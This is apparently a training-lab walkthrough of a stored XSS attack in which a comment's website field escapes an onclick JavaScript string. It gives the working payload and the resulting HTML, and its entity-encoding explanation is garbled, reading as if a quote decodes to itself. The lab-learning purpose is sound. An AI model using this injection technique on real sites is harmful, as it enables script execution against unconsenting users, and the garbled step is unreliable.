Stored XSS onclick angle brackets double quotes encoded single quotes backslash escaped
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Difficulty | Practitioner |
| Vulnerability | Stored XSS — Injection via Website Field into onclick Handler |
| Injection Point | Website URL field → onclick JavaScript string |
| Goal | Execute alert(0) by breaking out of the JS string using ' |
Lab — Stored XSS: Injection via Website Field into onclick Handler
Solution Walkthrough
Posting a comment and inspecting the rendered author link:
<a id="author" href="https://teto.com"
   onclick="var tracker={track(){}};tracker.track('https://teto.com');">
    teto
</a>

The website URL appears in two places: the href attribute and inside the onclick JavaScript string. The onclick handler passes our URL as a string argument to tracker.track() — if we can break out of that string, we can inject JavaScript.
Step 1 — Identify that literal ' is filtered
The website field rejects URLs that don't match expected format and strips or escapes literal single quotes — the field has some validation. However, ' is the HTML entity for ' and may be decoded server-side before being inserted into the onclick handler.
Step 2 — Confirm ' decodes to ' in the output
https://teto.com'
Resulting HTML:
onclick="var tracker={track(){}};tracker.track('https://teto.com'');"


' was decoded to ' and inserted literally — breaking the JavaScript string. We can now inject code.
Step 3 — Concatenate an alert call
https://teto.com'+alert(0)+'
Resulting HTML:
<a id="author" href="https://teto.com'+alert(0)+'"
   onclick="var tracker={track(){}};tracker.track('https://teto.com'+alert(0)+' ');">
    Teto
</a>

Clicking the author name executes alert(0) and the lab is solved :P